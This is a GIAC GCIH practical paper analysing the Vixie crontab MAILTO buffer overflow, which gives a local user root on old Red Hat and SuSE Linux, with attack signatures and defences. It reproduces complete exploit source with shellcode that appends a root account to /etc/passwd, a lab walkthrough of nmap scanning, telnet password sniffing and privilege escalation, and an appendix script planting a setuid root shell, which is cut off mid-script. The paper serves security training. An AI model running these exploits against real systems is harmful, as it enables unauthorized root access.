# Global Information Assurance Certification Paper

# Vixie Crontab Exploit
# GCIH Practical

By
Jeff Knight

Table of Contents

## Introduction

The purpose of this paper is to highlight and try and make sense of a Vixie Crontab exploit, which allows an attacker to gain 'root' access to a target UNIX platform. To better understand the exploit the author built a small test lab to capture the steps needed to carry out a successful system exploit.

To convince the author first and now the reader that the crontab exploit is indeed a workable exploit, a brief 'hacking' scenario is explained. The tools and methods used to gain access and finally execute the exploit are explained step by step.

The crontab exploit is detailed with source code and explanations of how the code works. Although this exploit works on many operating systems, the Linux cron environment is studied to offer options for defense of the exploit and why the exploit works. Many of the vulnerability fixes there will also be valid on other systems.

## Exploit

What is an exploit and what is actually exploited? According to Eric Cole and Ed Skoudis, exploits can be split into four categories [1] :

- Gaining Access
- Elevating Access
- Application Level Access
- Denial of Service

Keep in mind that an exploit is actually an incident. An incident is defined as " an adverse event in an information system, and/or network, or the threat of the occurrence of such an event"[2].

In the Vixie cron exploit, elevating access is the goal. Although gaining access and application level access are critical for the successful exploit, they are not the primary focus.

## Exploit Detail

**Name**: Vixie Crontab Exploit
**Variants**: rootcron
**Operating System**: RedHat Linux 4.2,5.2,6.0, S.u.S.E. Linux 6.0, 6.1
**Protocols/Services:** Crontab
**Brief Description:** An unauthorized user can elevate their access to 'root' privilege level by exploiting a buffer overflow condition in the crontab processing.

## Protocol/Service Description

Almost all UNIX systems have a cron system and a crond process. The cron utility allows a user to submit one or more jobs off-line, to be executed at preset times. These commands or scripts are stored in user generated files called crontab files. When the user

script is executed, the standard output and error output is mailed to the user, unless redirected by the script.

The crontab files are stored in /var/spool/cron/crontabs directory. Depending on the version of cron running on your system, you may be able to restrict user access to the cron facilities. The files cron.allow and cron.deny are located in /usr/spool/cron directory [3].

A list of authorized users can be placed in the cron.allow file to limit access to just those users. Also a list of unauthorized users can be placed in the cron.deny file to specifically deny cron facilities. The important part here is, if neither file exists, then all users can use cron.

The user executes the command 'crontab' to interact with the cron facility. The crontab process has the setuid bit set so that crontab can read and write files to the /var/spool/cron/crontabs directory where all crontab files are stored. A normal user does not have this access.

## Description of Variants

When searching for variants and a better understanding of the crontab exploit, many different actual code samples were found. There were source code modules written in C, and shell scripts written in perl [4.5]. The majority of the scripts were shell script based and this makes sense in a way.

To use the exploit chosen here, the attacker must compile the code somewhere, and most likely on the target host. If the code is not compiled locally, then there may be issues of architecture incompatibilities. In our case, the code is fairly compact and doesn't do any dynamic linking or other nifty things that may prevent it from running across several compatible platforms.

If a simple shell script is used, then as long as the shell script is sticking to common shell commands, then it should be highly portable and not require much effort to run on the target host.

Some of the differences noticed between the versions are the use of temporary files and how in-depth the vulnerability routines are and also the cleanup routines. Some variants have a nice set of steps to verify a platform's vulnerability to the exploit before it is executed. The c-code version in the appendix does not automatically do this, but rather depends on the user's knowledge and up front work to ensure the exploit works. It should be said that some less experienced users may simply run the exploit to see if it works, but be warned, that may indeed set off warning bells that an incident is occurring.

The cleanup routines, to try and hide the exploit, were another area of highlight. Some of the scripts/code that did up front checking were very detailed on the cleanup of temporary files and sometimes, certain logs – although this was very rare. All of the variants stumbled across did at least remove the temporary files. This begs the question of trying

to hide an attacker's tracks by using a rootkit or other tool in conjunction with this exploit. As said earlier, many of the UNIX logs were left untouched and an intrusion detection system or experience system administrator would certainly notice the change in cron usage via the cron log and possibly notice additional odd entries in various other system logs. Two variant crontab exploits are captured in the appendix for study, but do notice that the goal of the exploit remains the same – 'root' access.

## Analysis

Sniffers and scanners are everyday products that can be obtained freely from the web or by purchase through various security companies. In this exercise the use of a scanner to determine which hosts were valid targets with which ports isn't rocket science, but is quite fun.

The focus of this analysis will be the actual cron exploit and not the use of nmap or sniffit. Those tools were used as part of the usability test of the overall crontab exploit. The rest of the effort below will towards understanding the Vixie Cron limitations and possible means of defending Linux systems.

### *Overview of how the exploit works*

Basically the code below builds several files: CrOn, /tmp/ce, /tmp/cron_root, /tmp/cron_echo. The contents are listed below. The idea is to force cron to execute /tmp/ce as root which will execute /tmp/cron_root and put an entry into the password file with a known passwd as a root user.

The cronjob CrOn has a hex string that makes cron execute /tmp/ce as explained above. So after the files are built by the executable "./cronexploit", then the cronjob CrOn is installed. The script will cleanup the temporary files and the user will remove the cronjob by executing crontab –r. The only remaining remnant will be the entry in the password file for which the attacker can 'su' to or login as and become root.

What about the exploit at the code level? After all this is really what is causing crond to misread the user cronjob /tmp/cron_echo and actually run the bad script /tmp/ce…right? Well, I've been avoiding this, but let's jump in. The key here is the hex stuph in the code below:

```
char shellcode[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
"
      "\x80\xe8\xdc\xff\xff\xff/tmp/ce"; notice the /tmp/ce entry
```

This is part of the string that is eventually read into the buffer that builds the overall command string. Although the above is read in a char array, it could be treated as hexidecimal code by the crond daemon. To understand exactly what is going on, the crond source code would need to be examined. An educated guess is based on the next excerpt as well:

```
copy above and Mailto into new buffer crontab_file_string
        sprintf(crontab_file_string,"MAILTO=%s\n",temp);
```

Notice the MAILTO keyword, this is also built into the command string, which ends up being this:

The green highlighted hex line below forces cron to run /tmp/ce script as root.

MAILTO=T h i s _ i s _ a _ s i m p l e _ e x p l o i t _ w r i t t e n _ b y _ A K K E _ T h i s _ i s _ a _ s i m p l e _ e x p l o i t _ w r i t t e n _ b y _ A K K E _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ ë^_^~Iv^H1À~HF^G~IF^L°^K~Ió~MN^H~MV^LÍ~@1Û~IØ@Í~@èÜÿÿÿ/tmp/ce 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59 * * * * /tmp/cron_echo


The 0,1,2…59 is telling CRON to execute your /tmp/cron_echo every minute

From research on the web, and reading the crontab pages in "A Practical Guide to Linux" [6], it appears that the cron mailing the user the output is the key.

One of the many features of Vixie Cron is that it allows users to set environment variables in their crontab. In parsing these environment variables, in the form: VARIABLE=VALUE it uses the function sscanf with a certain size buffer that is larger than 100 bytes.

In this particular case, the environment variable MAILTO is set to a faulty string. Unfortunately, Vixie Cron does no length checking of the variable name, and attempts to read it into a 100 byte buffer. Thus, by creating a crontab file, which contains a variable with a name longer than 100 characters, it is possible to overflow the buffer, and obtain root access.

***Diagram of Exploit***




Legend User process is BLUE Code process is RED

### *Cron Environment for Linux*

One of the variant exploit scripts actually steps through the checks to verify a system is vulnerable. What else is needed? So if you add up the requirements for this exploit, you need a certain environment:

- /usr/bin/crontab ➔ written by Paul Vixie, is the right version for the exploit
- /usr/bin/crontab ➔ world executable permissions
- /usr/bin/crontab ➔ setuid bit set
- /usr/spool/cron.allow ➔ doesn't exist or restrict normal user access to crontab
- /usr/spool/cron.deny ➔ doesn't exist or restrict normal user access to crontab
- /var/spool/cron ➔ world readable
- /usr/sbin/sendmail ➔ exists for cron to mail errors and output to users
- /usr/bin/gcc ➔ this is the compiler, must exist and be world executable

The actual permissions of /usr/bin/crontab are:
-r-sr-xr-x root cron /usr/bin/crontab ➔ no rwx for the 'other' user if security is good.

Notice the 's' in the permissions above. This means the user executing the crontab will run as if they were 'root' and thus will have root's authority [3].

## Attack Signature

What would a suspecting system administrator look for? First, check the cron log and verify if suspicious programs are being executed. In this case the attacker can modify the script names and also the interval cron executes the attack script, so looking for those specifics may or may not work. The key is to understand exactly what is executing daily by cron.

The next area of concern is the /etc/passwd file. Each and every user in this file should be a known quantity, nothing unexpected and of course no user named 'cronexpl', but then again the attacker will surely change the exploit script to add a more inconspicuous user. But again the attentive system admin will know each and every user in the file. If a user is in there that isn't known, it may be the result of this exploit or another for that matter.

The attacker can certainly change the encrypted passwd from 'exploited' to another nifty expression, but it would take an understanding of how UNIX or Linux encrypts the passwords. A script-kiddie may easily execute the canned script, but may not now how to change the encrypted passwd, so it may be worth trying to login to the unknown user with the 'exploited' passwd. Don't put too much money on that though, as each of the variants has there own passwords and some of them are not rated 'G'.

There is an 'su' attempt or two, so a system admin could check the sulog for unusual activity there. The amount of users on the machine could dictate how big the sulog is, but it can be done with 'grep' and 'sort', along with other UNIX tools.

Now once the attacker has root, they can clean-up all of these logs and even remove the /etc/passwd entry, as it may be needed once only. So as the attacker's ability increases the likely hood of catching them with evidence on the local host decreases.

What happens if there is remote logging or local intrusion detection going on? Perhaps the machine is monitored 7x24 and a simple COTS product like openview and ITO are running on the machine. This may remotely alert operators that someone has 'su'd to a new ID. Anyway, the point here is that local logs may not be the only recourse to tracking down the attacker.

The crond process did not 'core' dump when executing the exploit in the simple test lab for this study, but if it did, that may be another telltale sign. First the crond process would have died and not restarted until the next reboot. This would show up in the syslog, as syslog.conf is able to capture the cron facility if the logging level is set correctly.

Also, the system administrator could search the system for 'core' dumps, which are always a sign of something amiss.

## Defense

We may not be able to track the attackers or even know that they have done something, but knowing that the exploit exists may be enough in itself. Cron is a very powerful UNIX tool, and perhaps the key here is to limit its use.

The key is to eliminate the required pieces listed above in the cron environment:

- /usr/bin/crontab ➔ install a non-Vixie version or patch the current version
- /usr/bin/crontab ➔ remove world execute permission
- /usr/bin/crontab ➔ setuid bit set – leave and understand the risk
- /usr/spool/cron.allow ➔ install and record only authorized users
- /usr/spool/cron.deny ➔ install and prohibit all but authorized users
- /var/spool/cron ➔ remove world read permissions
- /usr/sbin/sendmail ➔ remove world execute permissions or don't start service
- /usr/bin/gcc ➔ don't allow normal users to compile code – this is very useful on production controlled systems
- Other tools such as make, cc, ld, ar ➔ restrict normal user access as above for gcc
- /etc/group – cron group ➔ create cron group for authorized users.

Normally in the /etc/group file a 'cron' group is created that allows specific users to have execute access to the /usr/bin/crontab utility. Of course not all system administrators do this, and thus one of the requirements of the crontab exploit. The permissions would need to be changed to allow group execute and also cron group ownership.

As mentioned earlier, Linux has open source, so both the attacker and defender are on equal footing. The same crowd that can build the exploit can build a patch. The timing is always a concern, but the key is to continuously check bugtraq and other sites for updates and patches.

## Test Lab for Exploit

A test lab was used to be able to play with these tools and control each step along the way. This lab contains various systems, consisting of MS 98, NT and Linux boxes and one attack system. A Linux server (badguy.info.sec.lab) is connected to this lab and is the attacker's home base computer.

The idea here is the attacker could be an insider at work with normal access to a computer and even root access, but desires access to another computer. The attacker does not have an account, nor does he have physical access, only network access to the target.

### *Code*

The explanation will be highlighted in GREEN next to the code segment [7].

```
/*
      vixie-crontab-3.0.1 cron_popen() exploit by Akke - 30-8-99
                        Akke <c4c4@hehe.com>

        RedHat Linux 6.0, RedHat Linux 5.2 , RedHat Linux 4.2
             S.u.S.E. Linux 6.1 , S.u.S.E. Linux 6.0
Intro info
      how to compile ?
            gcc crontab_exploit.c -o crontab_exploit

      how to use ?
            ./crontab_exploit
            crontab ./CrOn
            wait 1 minute
            crontab -r
            su -l cronexpl (password = exploited) (this is root
account)

      Greets to: bugtraq
*/
Actual code start
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

Array of hexidecimal strings - some ascii some not

this is the part that makes cron do stuph
char shellcode[] =
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b
"
      "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
"
```

```
      "\x80\xe8\xdc\xff\xff\xff/tmp/ce"; notice the /tmp/ce entry

#define max_buf_len 1000
#define CronFile          "CrOn"
#define RootScript        "/tmp/cron_root"
#define CronEchoScript    "/tmp/cron_echo"
#define chmod_bin         "/bin/chmod"

int main()
{
      char crontab_file_string[max_buf_len];
      char temp[max_buf_len];
      FILE *fp;
      int i;
copy string below into buffer temp
      strcpy(temp,
      "T h i s _ i s _ a _ s i m p l e _ e x p l o i t _ w r i t t e n
_ b y _ A K K E _ "
      "T h i s _ i s _ a _ s i m p l e _ e x p l o i t _ w r i t t e n
_ b y _ A K K E _ "
      "_ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ ");
copy string above and hex into buffer
      sprintf(temp,"%s%s",temp,shellcode);
copy above and Mailto into new buffer crontab_file_string
      sprintf(crontab_file_string,"MAILTO=%s\n",temp);
      strcat(crontab_file_string,"0");
      for (i=1;i<60;i++)

 building the crontab file entry - for each minute, so it will run at
any minute boundary
sprintf(crontab_file_string,"%s,%d",crontab_file_string,i);
      sprintf(temp," * * * * %s\n",CronEchoScript);more crontab fields
add the buffer temp
      strcat(crontab_file_string,temp);
write cronjob entry to CrOn
      if ((fp = fopen(CronFile,"w+")) != NULL) {
            fprintf(fp,"%s",crontab_file_string);
            fclose(fp);
      }

write this info into /tmp/cron echo
      if ((fp = fopen(CronEchoScript,"w+")) != NULL) {
            fprintf(fp,"#!/bin/sh\necho Wrong window!");
            fclose(fp);
build a command string to chmod /tmp/cron_echo to 777
            sprintf(temp,"%s 777 %s",chmod_bin,CronEchoScript);
            system(temp);
      }

open /tmp/cron_root for writing
      if ((fp = fopen(RootScript,"w+")) != NULL) {
define login and passwd as:
            #define login "cronexpl"
            #define passw "1T8uqGnJZ0OsQ" /* "exploited" */
make an entry for /etc/passwd with login and passwd defined above
            fprintf(fp,"#!/bin/sh\necho %s:%s:0:0::/root:/bin/bash >>
/etc/passwd\nrm %s %s
```

```
%s",login,passw,CronEchoScript,"/tmp/ce",RootScript);remove /tmp/ce and
rootscript
            fclose(fp);
make /tmp/cron_root executable and then runit with system command below
            sprintf(temp,"%s 777 %s",chmod_bin,RootScript);
            system(temp);
      }
open /tmp/ce and write the below line into /tmp/cron_root
      if ((fp = fopen("/tmp/ce","w+")) != NULL) {
            fprintf(fp,"#!/bin/sh\n%s\n",RootScript);
            fclose(fp);
chmod /tmp/ce to execute and then run it
            sprintf(temp,"%s 777 %s",chmod_bin,"/tmp/ce");
            system(temp);
      }
      exit(0);
}
```

### *Cronjob Cr0n*

The green highlighted hex line below forces cron to run /tmp/ce script as root.

MAILTO=T h i s _ i s _ a _ s i m p l e _ e x p l o i t _ w r i t t e n _ b y _ A K K E _ T h i s _ i s _ a _ s i m p l e _ e x p l o i t _ w r i t t e n _ b y _ A K K E _ _ _ _ _ _ _ _ _ _ _ _ _ ë^_^~Iv^H1À~HF^G~IF^L°^K~Ió~MN^H~MV^LÍ~@1Û~IØ@Í~@èÚÿÿÿ/tmp/ce 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59 * * * * /tmp/cron_echo

The 0,1,2…59 is telling CRON to execute your /tmp/cron_echo every minute

### *Contents of /tmp/ce*

#!/bin/sh
/tmp/cron_root

### *Contents of /tmp/cron_root*

#!/bin/sh
echo cronexpl:1T8uqGnJZ0OsQ:0:0::/root:/bin/bash >> /etc/passwd
rm /tmp/cron_echo /tmp/ce /tmp/cron_root

### *Contents of /tmp/cron_echo*

#!/bin/sh
echo Wrong window!

### *Layout of the Lab*

The first job is to find a suitable computer to attack with the chosen exploit. In our case this exploit, Linux 6.0 is a choice platform.

The attacker can look at the local /etc/host file, since it is a UNIX based server and try and discover what is there.

The "/etc/hosts" file on badguy.info.sec.lab

```
192.168.23.02     badguy.info.sec.lab badguy
```

The network mapping tool "nmap" was used as well to run through all available IP addresses on this mini class C network. The various options of nmap will do more as described in the tools:nmap section below. The key is nmap can discover hidden hosts as well as identify target operating systems.


Here is what was found with NMAP after checking the network.

```
192.168.23.02     badguy.info.sec.lab badguy
192.168.23.05     phil.info.sec.lab phil
192.168.23.08     lou.info.sec.lab  lou
192.168.24.170    chas.info.sec.lab chas
```

An address of 192.168.23.253 was found as well using nmap. This target appears to be a printer and was not the target of this exercise, although postscript does offer some very interesting possibilities.

### *Network Map*

Attack host: red
Target hosts: blue
Other potential target hosts: green
Links in the lab represent Ethernet



## Software tools

Okay, how do we get tools? Here are some of the sites used in this exercise.

http://www.packetstorm.securify.com ➔ quick list of 20 tools, exploits, advisories
http://www.mixter.warrior2k.com ➔ great links to other security sites
http://www.ussrback.com ➔ nice exploits by Op Sys & tools
http://www.insecure.org ➔ lots of Nmap stuph & top 50 security tools (nmap & sniffit)

### *Nmap*

Nmap is a very widespread and popular tool. Nmap is a utility for port scanning large networks, although it works fine for single hosts. Nmap incorporates virtually every scanning technique known. Specifically, nmap supports:

- Vanilla TCP connect() scanning,
- TCP SYN (half open) scanning,
- TCP FIN, Xmas, or NULL (stealth) scanning,
- TCP ftp proxy (bounce attack) scanning
- SYN/FIN scanning using IP fragments (bypasses some packet filters),
- TCP ACK and Window scanning,
- UDP raw ICMP port unreachable scanning,
- ICMP scanning (ping-sweep)
- TCP Ping scanning
- Direct (non portmapper) RPC scanning
- Remote OS Identification by TCP/IP Fingerprinting
- Reverse-ident scanning.

### *Sniffit*

This tool is a packet sniffer and monitoring tool for TCP/UDP/ICMP packets. Sniffit is able to give you very detailed technical info on these packets (SEC, ACK, TTL, Window, etc.) but also packet contents in different formats (hex or plain text, etc.).

Sniffing a network for telnet or rlogin as in the attacker's plan is a very easy exploit. The problem is 'root' access to a UNIX machine is needed to put the network interface in promiscuous mode. 'Root' access to badguy.info.sec.lab is given, so the sniffit tool was run there and output was captured into a log for use in accessing a target machine: phil.info.sec.lab.

### *Crontab Exploit*

Once access was obtained on phil.info.sec.lab as user 'jknight', the crontab exploit was executed. This exploit requires normal user access to the crontab subsystem on the target system.. A source code file is compiled and the resultant executable is a file called CrOn.

The attacker executes "cronexpl" and then follows some simple steps to install a special crontab file. The combination of the crontab job and the execution of the object installs a user "cronexp" into the /etc/passwd file. The normal user then "su –l cronexpl" and is then logged in as root.

## Hacking Scenario

The first step was to map out and identify target machines in the lab. This was done as explained above, by use of "/etc/hosts" and the tool "nmap". Nmap also was used to discover the operating systems of the lab machines.

The second step involved the need for normal user access to the target machine. A network sniffer was used to capture a password used to access a target system via telnet of an innocent user. An ftp password was not used, because access to the UNIX system for the second – crontab exploit – was needed.

The sniffer capture of the password gives access to the target box, whereas the crontab exploit on the UNIX box gives access to 'root' usercode on the target box, and thus any and all options are available to the attacker once 'root' access is gained.

The third step involves transferring the exploit code to the target box and then compiling the code and executing the exploit to gain 'root' access.

### *Step One*

Note

To start the attack tools are needed. Once the plan was in place, and tools were identified, obtaining them was next.

Download Nmap from : http://www.insecure.org/nmap.
Download Sniffit from: http://reptile.rug.ac.be/~coder/sniffit/sniffit.html
Download the crontab exploit from:
http://www.ussrback.com/archives/Os%20exploits/Linux/redhat/6.0/crontab.c

### *Step Two*

This step will unpack and use nmap to gain access to target machine. The steps below can be done as root or a normal usercode. If they are done as root, nmap will be installed in /usr/local/bin. If not, there will be an error, but nmap will be created in the same directory nmap was installed.

*Step*

Gunzip –d nmap-2.12.tgz
Tar –xvf nmap-2.12.tar
Cd nmap-2.12
./configure
make
make install

### *Step Three*

This step is the reconnaissance needed to identify hidden targets. To show the user has checked for other possible targets, the steps to use nmap will be shown below. In this exercise the target will be phil.info.sec.lab, so nmap will confirm the target is up and which ports are available for use.

Note

Nmap use must be done under the 'root' usercode.

*Step*

Su root
Enter the passwd
Cd to directory containing nmap executable built from previous step.
Example: cd /home/jknight/nmap-2.12/
./nmap –v –O –o nmap.scan.output 192.168.23.*
Read output and ensure port 23 is open for telnet. This data can be verified with the file "/etc/services".

### *Step Four*

This step will unpack and build the sniffer program.

Note

The user does not need 'root' usercode to build the sniffer program, but will need 'root' to execute it.

Step

Gunzip –d sniffit.tgz
Tar –xvf sniffit.0.3.5.tar
Cd sniffit.0.3.5
./configure
make

### *Step Five*

This step will artificially have the user telnet to the target phil.info.sec.lab. To do this an account was setup on phil.info.sec.lab with usercode of 'jknight'. The password will be given during the telnet attempt. Before the telnet, the sniffer program will be launched with output captured in a file. After the successful login of 'jknight', stop the sniffer program and check the output for the login attempt and password.

### Note

The user will need 'root' usercode and password for this exercise. This exercise is completely artificial with a previously built user account and a known password, but the point is to see how the sniffer can capture passwords on unknown accounts.

### Step

From badguy.info.sec.lab :
Su root
Cd directory containing sniffer: cd sniffit.0.3.5
./sniffit –p23 –t phil.info.sec.lab –s badguy.info.sec.lab > sniffer.out
from another window on badguy.info.sec.lab:
telnet phil and enter 'jknight' as usercode
password is 'nu4phil99'
exit
back on window with sniffer, control-C the sniffer program
more sniffer.out and look for the 'jknight' and then the password 'nu4phil99'

## *Step Six*

This step will now allow you to login into phil, with a normal account.

### Note

Copy the crontab file from badguy.info.sec.lab to phil.info.sec.lab using 'jknight' account.

### Step

From badguy:
Scp ./crontab.c jknight@phil.info.sec.lab:crontab.c
Enter 'jknight' password 'nu4phil99'
rlogin –l jknight phil.info.sec.lab
enter password 'nu4phil99'

on phil as user 'jknight':
gcc –o cronexp ./crontab.c
./cronexp
crontab ./CrOn
wait 1 minute
crontab –r
su –l cronexp
enter passwd 'exploited'
BINGO: you now have 'root' usercode

# Appendix

### *Script Variant*

This first exploit script, is a simple Script:

```
#!/bin/sh

clear
echo '-------------------------------------------------------------------'
echo 'Marchew Hyperreal Industries <marchew@dione.ids.pl>'
echo 'Stumilowy Las Team <100milowy@gdynia.ids.pl>'
echo '---------------------------- presents ----------------------------'
echo
echo ' -= vixie-cron root sploit by Michal Zalewski <lcamtuf@ids.pl> =-'
echo
echo '[+] Checking dependencies:'
echo -n ' [*] vixie crontab: '
Notice the checking of platform vulnerability
if [ -u /usr/bin/crontab -a -x /usr/bin/crontab ]; then
echo "OK"
else
echo "NOT FOUND!"
exit 1
fi

echo -n ' [*] Berkeley Sendmail: '

if [ -f /usr/sbin/sendmail ]; then
echo "OK"
else
echo "NOT FOUND!"
exit 1
fi

echo -n ' [*] gcc compiler: '

if [ -x /usr/bin/gcc ]; then
echo "OK"
else
echo "NOT FOUND!"
exit 1
fi

echo ' [?] Dependiences not verified:'
echo ' [*] proper version of vixie crontab'
```

```
echo ' [*] writable /tmp without noexec/nosuid option'
echo '[+] Exploit started.'

echo "[+] Setting up .cf file for sendmail..."

cat >/tmp/vixie-cf <<__eof__
V7/Berkeley

O QueueDirectory=/tmp
O DefaultUser=0:0

R$+ \$#local $: \$1 regular local names

Mlocal, P=/tmp/vixie-root, F=lsDFMAw5:/|@qSPfhn9, S=10/30, R=20/40,
T=DNS/RFC822/X-Unix,
A=vixie-root
__eof__

echo '[+] Setting up phase #1 tool (phase #2 tool compiler)...'

cat >/tmp/vixie-root <<__eof__
#!/bin/sh

gcc /tmp/vixie-own3d.c -o /tmp/vixie-own3d
chmod 6755 /tmp/vixie-own3d
__eof__

chmod 755 /tmp/vixie-root

echo '[+] Setting up phase #2 tool (rootshell launcher)...'

cat >/tmp/vixie-own3d.c <<__eof__
main() {
setuid(0);
setgid(0);
unlink("/tmp/vixie-own3d");
execl("/bin/sh","sh","-i",0);
}
__eof__

echo '[+] Putting evil crontab entry...'

crontab - <<__eof__
MAILTO='-C/tmp/vixie-cf dupek'
* * * * * nonexist
__eof__
```

```
echo '[+] Patience is a virtue... Wait up to 60 seconds.'

ILE=0

echo -n '[+] Tick.'

while [ $ILE -lt 50 ]; do
sleep 2
let ILE=ILE+1
test -f /tmp/vixie-own3d && ILE=1000
echo -n '.'
done

echo
echo '[+] Huh, done. Removing crontab entry...'
Notice the cleanup
crontab -r

echo '[+] Removing helper files...'

rm -f /tmp/vixie-own3d.c /tmp/vixie-root /tmp/vixie-cf /tmp/df* /tmp/qf* &>/dev/null

echo '[*] And now...'

if [ -f /tmp/vixie-own3d ]; then
echo '[+] Entering root shell, babe :)'
echo
